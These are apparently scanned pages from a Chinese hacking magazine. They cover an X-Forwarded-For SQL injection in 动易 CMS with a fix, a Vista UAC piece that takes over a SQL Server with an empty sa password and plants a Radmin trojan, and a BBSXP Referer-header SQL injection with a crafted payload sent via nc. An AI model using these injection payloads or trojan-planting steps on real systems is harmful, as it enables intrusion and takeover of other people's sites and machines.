下面说说这个漏洞的修补方法。找到 AddNum 过程相关代码，对 Data、TableName、CompareField、AddField 这些变量进行过滤。

### 漏洞四、伪造IP 地址注入

我们来看 conn.asp 文件第 111 行开始的代码：

```
  Sub IsIPlock()
  UserTrueIP = Request.ServerVaria
bles("HTTP_X_FORWARDED_FOR")
      If UserTrueIP = "" Then UserTrueIP = Request.
ServerVariables("REMOTE_ADDR")
      If session("IPlock") = "" Then
    session("IPlock") = CheckIPlock(LockIPType, LockIP,
UserTrueIP)
      End If
      If session("IPlock") = True Then
   Response.Write "对不起！您的 IP（" & UserTrueIP & "）被系统
限定。您可以和站长联系。"
          Response.End
      End If
  End Sub
```

**术语小补习**

**什么是加壳、脱壳**

所谓加壳，就是利用特殊的算法，将EXE可执行程序或DLL动态链接库文件的编码进行改变（比如实现压缩、加密），以达到缩小文件体积或加密程序编码，甚至是躲过杀毒软件查杀的目的。当被加壳的程序运行时，外壳程序先被执行，然后由这个外壳程序负责将用户原有的程序在内存中解压缩，并把控制权交还给脱壳后的真正程序，一切操作自动完成。

脱壳就是把加壳后的文件还原为原始状态的一个逆操作。常见的壳有UPX、ASPack、UPack……

usertrueip 就这么直接给得到了，动易的编写者似乎没有想到 Request.ServerVariables 这一类的东西都是可以直接伪造的，比如现在的**Request.ServerVariables("HTTP_X_FORWARDED_FOR")**就是可以伪造的。我们看看在哪些地方把 usertrueip 放进了数据库。

在 Inc\function.asp 文件的第 544 行：**Conn.Execute("update PE_User set LastLoginIP='" & UserTrueIP & "',LastLoginTime=" & PE_Now &",LoginTimes=LoginTimes+1 where UserID=" & UserID & "")**；在 API\API_Response.asp 文件的第 59行：**Conn.Execute("UPDATE PE_User Set LastPassword='" & strRndPass & "',LastLoginIP='" & UserTrueIP & "',LastLoginTime=" & PE_Now & ",LoginTimes=LoginTimes+1 WHERE UserName='" & sPE_Items(conUsername,1) & "'")**。这两个地方都是可以修改 HTTP 头注入的，只要在提交的数据包中加上一句 **X-FORWARDED-FOR： 123.123.123.123'user>0--** 就可以造成注入了。

下面来说说这个漏洞的修补方法。过滤 HTTP_X_FORWARDED_FOR 变量就可以了，**UserTrueIP=Replace(Request.ServerVariables("HTTP_X_FORWARDED_FOR"),"'","")**。

好了，关于动易最新漏洞的文章我就介绍到这儿了，至于以上漏洞的详细利用过程，就交由 X 的各位读者来完成了！

**关键词解释：CMS**

CMS 是 Content Management System 的缩写，意为“内容管理系统”。它是为了方便一些对于各种网络编程语言并不是很熟悉的用户用一种比较简单的方式来管理自己的网站而设计出来的。说白了，每一个人用同一个 CMS 做出来的网站都可以做到风格统一，功能齐全但是看上去又完全不同。现在很多大型网站也喜欢使用 CMS 来做自己的网站开发。

**关键词解释：过滤**

在漏洞分析类的文章里大家很容易见到“过滤”这个词，可是很少有人解释到底什么叫过滤，到底怎么样过滤。实际上过滤只是一个形象的比方，表示对获取到的变量值进行适当的处理，像本文中对 HTTP_X_FORWARDED_FOR 变量使用了 Replace 函数进行过滤（把单引号替换成空），这就是一个过滤行为。还有的时候对一些数字型参数使用 Clng、int 等函数进行强制转换，例如 Clng(Request("id"))就会将获取到的 id 变量强制转换为长整型，这也是过滤。

**编辑点评：**

文章很精简，看不懂的读者好好在脚本扫盲班里学习，相信过不了多久就能够完全明白作者在说什么了。当你到达这一个层次了以后，你就会明白，原来读代码找漏洞是多么愉快的一件事，同时你更会明白，实际上能够自己找漏洞也不是多了不起的事。期待每一个读者都能够早日到达这个层次，这样中国的整体安全技术都会提升一个档次的。

文章难易度：☆☆☆
文章闪光点：VISTA是新安全机制UAC的突破方法

# 挑战VISTA的时代——黑客 PK UAC

yah00

微软操作系统最新主打产品VISTA于11月30日在北京正式发布，这标志着Windows VISTA时代正式来临了。对黑客而言，最关心的当然莫过于Windows VISTA的安全特性。而提到Windows VISTA的安全性能就不得不想到创新安全机制——UAC。UAC真的像传说中的那么“神奇可怕”吗？

## 一、UAC是什么

UAC，即用户帐户控制，英文全称为User Account Control。它是Windows VISTA最标志性的安全特性。它会在计算机用户进行更改系统设置、运行程序或者安装软件等影响到系统安全性、稳定性的操作时将屏幕的画面暗下来，并弹出一个对话框，善意的提示用户是否真的要继续进行操作（这个时候，整个桌面都暗下来了，只有User Account Control提示窗口高亮度显示。此时只能在UAC提示窗口中进行操作，无法进行其它任何操作。如果用户并没有进行什么操作却忽然出现了这样的情况，就应该怀疑是否中毒或者有人侵者在后台做小动作了）。

假如说在早前的WindowsXP以及Windows Server 2003系统中，微软还是提倡一种理念：建议用户平时工作使用标准用户而不是管理员，从而避免系统遭到恶意软件的入侵后利用过高权限去篡改设置。那么，在Windows VISTA时代，微软已经将这种安全理念真实的嵌入到了新版操作系统中，通过用户帐号控制机制（UAC）体现出来。

简而言之，用户在安装VISTA系统时建立的用户，表面上是管理员，隶属于Administrators管理员组，其实只是具有了正常使用电脑的权限，即标准用户权限。执行一些正常的操作，比如上网冲浪、建立删除普通文件等等不会有什么问题。而对于安装软件、新建用户、访问部分系统文件夹（比如C:\Documents and Settings等）等“越权行为”时，就需要UAC同意后，才能进行下一步的操作。

举个很简单的例子：我们在以前的操作系统中利用命令行建立一个用户，并把它提升为管理员，这是很easy的事情。在“开始”－“运行”栏里输入**CMD**回车打开命令提示符，输入以下命令：

```
net user pcd 123 /add
net localgroup administrators pcd /add
```

就可以添加一个密码为123的用户pcd，同时把pcd添加进管理员组（赋予pcd管理员权限）。可是到了VISTA就行不通了，执行上述操作，得到的答复会是：发生系统错误5，拒绝访问，如图1。连建立用户都不可以，就更别说提升到管理员了。





图1

看到了吧，这就是UAC在起作用。同样，当用户上网时碰到网页木马、恶意插件也不会再像以前那样，让它们在系统后台悄无声息的运行安装了。那种病毒木马满天飞的情形在VISTA时代可能一去不复返，除非这些病毒木马能够突破UAC的限制，具有管理员权限。

## 二、黑客 PK UAC

看了上面的举例说明，喜欢黑客技术的小菜们禁不住会问：那我们入侵岂不是处处受限制了？这里卖个关子，不作回答。不调查是没有发言权的！先来做个试验，用事实来说明问题。

在Windows VISTA操作系统下安装SQL Server 2000，同样要取得UAC的同意才能继续安装，然后给SQL Server打上SP4补丁，让SQL Server自带的超级用户sa口令为空，造成SQLServer数据库存储过程漏洞，此时用户帐户保护UAC机制处于正常运行状态。

在另外一台Windows XP电脑中运行SQL综合利用工具SQLTools.exe，连接存在SQLServer数据库存储过程漏洞的Windows VISTA电脑。连接成功后，点击“利用目录”，“执行DOS命令”，打开命令行界面，同样建立一个用户名为pcd，密码也是pcd的用户，输入命令：**net user pcd pcd /add**，点击“执行”，可见“命令成功完成”的提示，如图2。

接着将用户pcd提升到管理员组，一样可以成功实现。而执行其它一些关闭服务等命令，同样不在话下。随后，将远程管理软件RADMIN改造制作好的百分百自解压木马文件Radmin.exe（制作方法大家可以参加前几期的杂志），通过SQLTools的“上传文件”功能将文件上传至VISTA电脑的**C:\Windows\System32**目录下，如图3。





图2





图3

可以看到，文件成功上传。接下来，回到SQLTools执行命令窗口，利用命令行运行木马文件Radmin.exe，文件执行成功，服务、进程都可以成功创建。利用Radmin客户端连接，执行远程Telnet，打开命令行窗口，再建立一个用户hackerxfiles，同样可以，如图4。当然，远程传输文件、屏幕监控也都没有问题。




图4

整个的测试操作过程中，Windows VISTA的用户帐户控制UAC机制一直处于正常的运行监控状态。看到这里，菜鸟们高兴了吧！执行了这么多操作UAC连一点反应都没有，看来微软的创新安全机制也不过如此而已！

## 三、原理解析

其实，这不是用户安全机制UAC的错，原因在于用户自己赋予了黑客上述行为操作的最高管理员权限。回想一下吧！要想安装SQLServer 2000，必须征得用户保护机制UAC的通过，通过后才可以提升当前标准用户权限为最高管理员权限，进行程序的继续安装。安装完成后运行的SQLServer 2000程序同样继承了最高管理员权限。那么，黑客利用SQLServer数据库存储过程漏洞执行的命令也就自然而然的具有最高管理员权限了。随后黑客利用漏洞通过SQLTools上传并执行的木马文件Radmin.exe也就一并具有了最高权限。

毕竟，用户不可能只使用微软的裸系统完成所有的工作，微软呢，也不可能保证用户安装的所有软件都是完美无缺的。那么，用户要安装其它的软件，这些软件肯定也会有大大小小的漏洞。黑客现在也就有多多少少的机会去入侵VISTA了。

**小编点评：**

一再跳票而今终于浮出水面的VISTA系统无疑是微软今年的重头大戏，yah00同学为我们从黑客的角度第一次亲密的接触到了VISTA的新安全机制。有实践又有原理解释，无论是实干家还是理论者都能够在文章中获得自己所需要的东西，我认为本文还是相当值得推荐的。即使大多数读者还没有机会体验VISTA，作为技术爱好者，时刻了解最新的相关知识，总是没错的。

（文章中涉及到的SQLTools.exe和自解压Radmin已收录到光盘中。）

文章难易度：★★★
文章阅读点：关于BBSXP 7.0 Beta 2最新漏洞的详细分析及漏洞利用方法

# 再暴BBSXP 7.0 Beta 2漏洞

TTFCT

BBSXP是当前网上运行速度非常快、系统资源占用非常小的一个论坛，相信很多网站使用的都是这种论坛。目前，官方网站提供的最新版本仍是BBSXP 7.0 Beta 2版本。记得9月份我在《黑客X档案》发表过一篇关于BBSXP 7.0 Beta 2漏洞的文章。那篇文章主要是从COOKIE着手来获取管理员权限，现在看来，感觉不太完美，获取权限也没有这篇文章中来得快。今天，我就带大家一起来分析BBSXP 7.0 Beta 2的另一漏洞，然后再对官方网站做一次检测。

## 第一部分：漏洞分析

漏洞存在于setup.asp文件中，其392－395行代码如下：

```
sub Log(Message) // 定义log()过程
  if Request.ServerVariables("Query_String")<>"" then
Query_String="?"&Request.ServerVariables("Query_String")&""
  // 如果传递参数不为空，则将字符“?”加上传递参数赋值给
Query_String。
  Conn.Execute("insert into [BBSXP_Log] (UserName,
IPAddress,UserAgent,HttpVerb,PathAndQuery,Referrer,
ErrDescription,POSTData,Notes)
  values ('"&CookieUserName&"','"&Request.ServerVariables
("REMOTE_ADDR")&"','"&HTMLEncode(Request.Servervariables
("HTTP_User_AGENT"))&"','"&Request.ServerVariables
("request_method")&"','http://"&Request.ServerVariables
("server_name")&""&Request.ServerVariables("script_name")
&""&Query_String&"','"&Request.ServerVariables
("HTTP_REFERER")&"','"&Err.Description&"','"&Request.
Form&"','"&Message&"')")
  // 执行数据库插入操作。
  end sub
```

在上边的代码里，CookieUserName和**Request.ServerVariables("REMOTE_ADDR")**等等变量到底是怎么来的呢？我们一一查看。

在setup.asp第20行可以看到代码**CookieUserName=Rs("UserName")**，说明CookieUserName是从数据库中读出来的值，所以不存在漏洞。**Request.ServerVariables("REMOTE_ADDR")**、**Request.ServerVariables("server_name")**、**Request.ServerVariables("script_name")**这几个变量是ASP内置的环境变量，主要用途是读取远程IP地址、服务器名称和脚本名称，我们暂时也没有办法控制。**Request.Servervariables("HTTP_User_AGENT")**可以控制，但经过**HTMLEncode()**函数处理后，不好利用。Message为从**log()**过程传递来的参数，不易控制。除了上面的几个外，剩下的就不多了，最后只剩下**Request.ServerVariables("HTTP_REFERER")**这个变量了。

**小知识：HTTP_REFERER变量**

refer在英语里有涉及的意思，在这里表示引用页。假如我们正在百度搜索黑客X档案，通过www.baidu.com上某一个链接来到了黑客X档案的网站。那么，虽然你打开的是http://www.hackerxfiles.net，可是黑客X档案的服务器收到的HTTP数据包中，却包含了一个HTTP_REFERER的消息，让我们知道你是从www.baidu.com上过来的。

对于BBSXP的编程人员来说，也许觉得**Request.ServerVariables("HTTP_REFERER")**是非常可靠的，所以在没经过任何安全处理的情况下就直接提交，进入了SQL语句并执行。但其实HTTP_REFERER也是可以自定义的。这样一来，便构成了SQL注入。要如何伪造数据才能成功利用此漏洞呢？大家随

我一起分析。

来看看下边这句代码：**insert into [BBSXP_Log] (UserName, IPAddress, UserAgent, HttpVerb, PathAndQuery, Referrer, ErrDescription, POSTData, Notes)**。这个insert into语句要插入9个字段，values后边跟着的9个变量全为字符型数据（每一个数据都是由单引号做隔离的）。由于HTTP_REFERER处于位置6，要插入9个字段，我们必须再伪造3个数据，为了不出错，我们还得闭合右括号“)”。

要利用此漏洞，我们还得注意另一个地方，在setup.asp中66－69行代码如下：

```
    if Request.ServerVariables("request_method") = "POST" then
        http_referer=LCase(Request.ServerVariables("http_referer"))
    if instr(""&http_referer&"","http://"&Request.ServerVariables("server_name")&"") = 0 and instr(script_name,"login.asp")=0 then error("<li>来源错误！"&http_referer&"<li>系统无法识别您的来源！<li>建议您关闭防火墙后再提交此信息！")
```

这一段代码使得所有POST提交的参数，都必须检查HTTP_REFERER中是否包含当前网站的域名，否则就会进入error函数得到错误信息提示并截断程序的运行，无法注入了。仔细分析一下它判断的条件会发现其实很容易做到，如果我们要测试http://bbs.yuzi.net，就让构造出的HTTP_REFERER语句中存在字符串bbs.yuzi.net，测试http://127.0.0.1的时候也就要让HTTP_REFERER中包含127.0.0.1的字样。

为了更好的理解，我们举个例子来进行说明。查找Log()字样，发现只有两个地方可以利用，一个是bank.asp（BBSXP的社区银行），如图1。




图1

我们能利用的地方就是“现金转帐”功能，转一次至少要￥11。我们发一个帖才￥3的收入，如果从这里来利用的话，我相信，等你发帖赚够钱了，人也累趴下了，所以这里利用不太好。

另一个地方就是EditPost.asp，即“编辑帖子”功能。我们发布一个帖子后，肯定具有编辑自己帖子权限的，如此，我们可以编辑后提交。经分析，调用Log()过程执行的SQL语句如下（分析的方法暂不说了）：

```
    insert into [BBSXP_Log] (UserName,IPAddress,UserAgent,HttpVerb,PathAndQuery,Referrer,ErrDescription,POSTData,Notes) values ('sina','127.0.0.1','Mozilla/4.0&#32;(compatible&#59;&#32;MSIE&#32;6.0&#59;&#32;Windows&#32;NT&#32;5.0&#59;&#32;Maxthon&#59;&#32;.NET&#32;CLR&#32;1.1.4322&#59;&#32;.NET&#32;CLR&#32;1.0.3705)','POST','http://127.0.0.1/BBSXP/EditPost.asp?ThreadID=1&PostID=1','http://127.0.0.1/BBSXP/EditPost.asp?ThreadID=1&PostID=1','','content=fff&UpFileID=&Category=&Subject=fff','修改帖子成功，主题ID：1，帖子ID：1')
```

这个**http://127.0.0.1/BBSXP/EditPost.asp?ThreadID=1&PostID=1**就是我们提交的HTTP_REFERER。大家可以在本地安装一个BBSXP后，随便发一个帖子，并进入编辑状态，然后不按“编辑”按钮。转过头打开Wsockexpert，单击图标栏第一个“打开进程”，选择浏览BBSXP论坛的IE进程。这时候去BBSXP论坛点下“编辑”按钮，这个时候Wsockexpert就会有反应了，截获到几条数据，单击“启动／截止－－捕获”图标，暂时停止抓取别的信息，以免干扰我们以后的分析。这时得到如下信息：

```
    POST /BBSXP/EditPost.asp?ThreadID=1&PostID=1 HTTP/1.1
    Accept: */*
    Referer: http://127.0.0.1/BBSXP/EditPost.asp?ThreadID=1&PostID=1
    Accept-Language: zh-cn
    Content-Type: application/x-www-form-urlencoded
    Accept-Encoding: gzip, deflate
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; Maxthon; .NET CLR 1.1.4322; .NET CLR 1.0.3705)
    Host: 127.0.0.1
    Content-Length: 43
    Connection: Keep-Alive
    Cache-Control: no-cache
    Cookie: skins=1; UserID=2; Userpass=E10ADC3949BA59ABBE56E057F20F883E; Onlinetime=2006%2D12%2D21+19%3A04%3A07; ForumNameList=%3Coption%20value%3D%27ShowForum.asp%3FForumID%3D2%27%3Etest%3C/option%3E; ASPSESSIONIDQCCDDDRD=EFBDPEDBHFKGHFIHNMOKEJEF

    content=fff&UpFileID=&Category=&Subject=fff
```

注意这里的**Referer: http://127.0.0.1/BBSXP/EditPost.asp?ThreadID=1&PostID=1**，它就是BBSXP要获取的HTTP_REFERER值了。把这一行改为**Referer: http://127.0.0.1','','','')--**，将它们存到一个文本文件里，假如是2.txt。在命令行下，使用nc.exe这个小工具来把它发送出去。输入**nc -vv 127.0.0.1 80 < 2.txt**，如图2，图3。提示“修改帖子成功”，说明我们的猜想是对的，此处确实可以利用。

